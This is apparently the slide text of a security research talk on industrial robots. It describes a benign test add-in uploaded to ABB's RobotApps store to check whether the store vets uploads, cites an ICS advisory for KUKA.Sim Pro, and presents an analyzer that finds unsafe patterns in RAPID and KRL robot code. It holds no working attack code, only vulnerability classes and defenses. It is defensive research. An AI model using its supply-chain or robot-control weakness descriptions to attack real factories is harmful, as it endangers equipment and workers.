SmartPairs KRC4 App Version 1.0.5 FREE	Screenshot KRC4 App Version 1.0.5 FREE	PointLoader KRC2/4 App Version 1.1.7 Price on request
--	--	--

RobFit Windows App Version 1.2.6	OrangeEdit.Free Windows App Version 2.0.14 FREE
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"Perfection is finally attained not when there is no longer anything to add, but when
there is no longer anything to take away."

Antoine de Saint-Exupéry, Terre des Hommes

https://robotapps.robotstudio.com/#/profile/appPage

ABB-RobotApps

ABB

< My Profile My Apps My Groups Notifications

Approved Apps 0 Pending for approval 1 Rejected Apps 0

Pending for approval 1


SecureYourWork
by Scott Cole
Add-In 70 KB
★ 0 0 0

Search

ABB RobotStudio 6.08 (32-bit)

File Home Modeling Simulation Controller RAPID Add-Ins

RobotApps Install Migrate Gearbox Heat Prediction

Community RobotWare Enabled

Add-Ins

- Add-Ins
- PowerPacs
- General
- Installed Packages
- RobotWare 6.08
- Secure Your Work

RobotApps X

Gallery

secureyour

Common tags: ABB RoboWare RoboWare-Addin RobotStudio-Addin SmartComponent All tags

 SecureYourWork
Scott Cole

This is just an app for research purposes.
It does nothing except collecting usage
statistics! Icon ...


Output

Show messages from: All messages

(i) Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork) directory name i... 7/29/2023

⚠ RobotStudio license will expire in 3 days 7/29/2023

⚠ RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/2023



Secure Your Work Add-in

The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.

OK



SecureYourWork ::

by Scott Cole

Add-In 70 KB

★ 0 0 6

Output

Show messages from: All messages

ⓘ Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork)

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[ICS-CERT Landing](#) > [ICS-CERT Advisories](#) > KUKA.Sim Pro

ICS Advisory (ICSA-20-098-05)


KUKA.Sim Pro

Original release date: April 07, 2020

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1. EXECUTIVE SUMMARY

- **CVSS v3 4.3**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel





Automatic Detection of Unsafe Code Patterns



Marcello Pogliani, Politecnico di Milano

Sources and Sinks

Attacker-controlled input

sensitive sources



concrete impact

sensitive sinks

File

Inbound communication
(e.g., network)

Teach Pendant (UI)


Robot Movement


File Handling (e.g., read)

File Modification (e.g.,
write configuration)

Call by Name

Overall Architecture of the Analyzer





Demo Time

Detection Results

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

Vulnerability	Projects	Files	Root Cause
Network → Remote Function Exec	2	2	Dynamic code loading
Network → File Access	1	4	Unfiltered open file
Network → Arbitrary Movement	13	34	Unrestricted Move Joint or Move to point
Detection Errors	2	12	Interrupts



Closing Remarks



Federico Maggi, Trend Micro Research

Defense and Remediation Approaches

- **Secure communication:** hard to implement without language support
- **Input validation:** hard to fix – what to do when invalid input comes in?
- **Privilege separation:** requires changes at the OS/runtime level
- **Code signing:** will probably take 5-10 years to see this widely deployed

Sound Bytes

- **feels like 25 years ago:** remember the first vulns in web apps?

Sound Bytes

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Sound Bytes

- feels **like 25 years ago**: remember the first vulns in web apps?
- **No resource isolation**: if bad things happen...can be very bad!
- **Automation engineers**: please follow security guidelines
- **CISOs**: please consider to audit logic written in proprietary languages!

Get in Touch and Stay Tuned

- We have a working **prototype** that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: **get in touch with us!**

Detecting Insecure Code Patterns in Industrial Robot Programs

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Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages include several security-critical constructs such as loops,

1 Introduction

Industrial robots are complex manufacturing machines at the center of modern factories. Robots are widely interconnected—through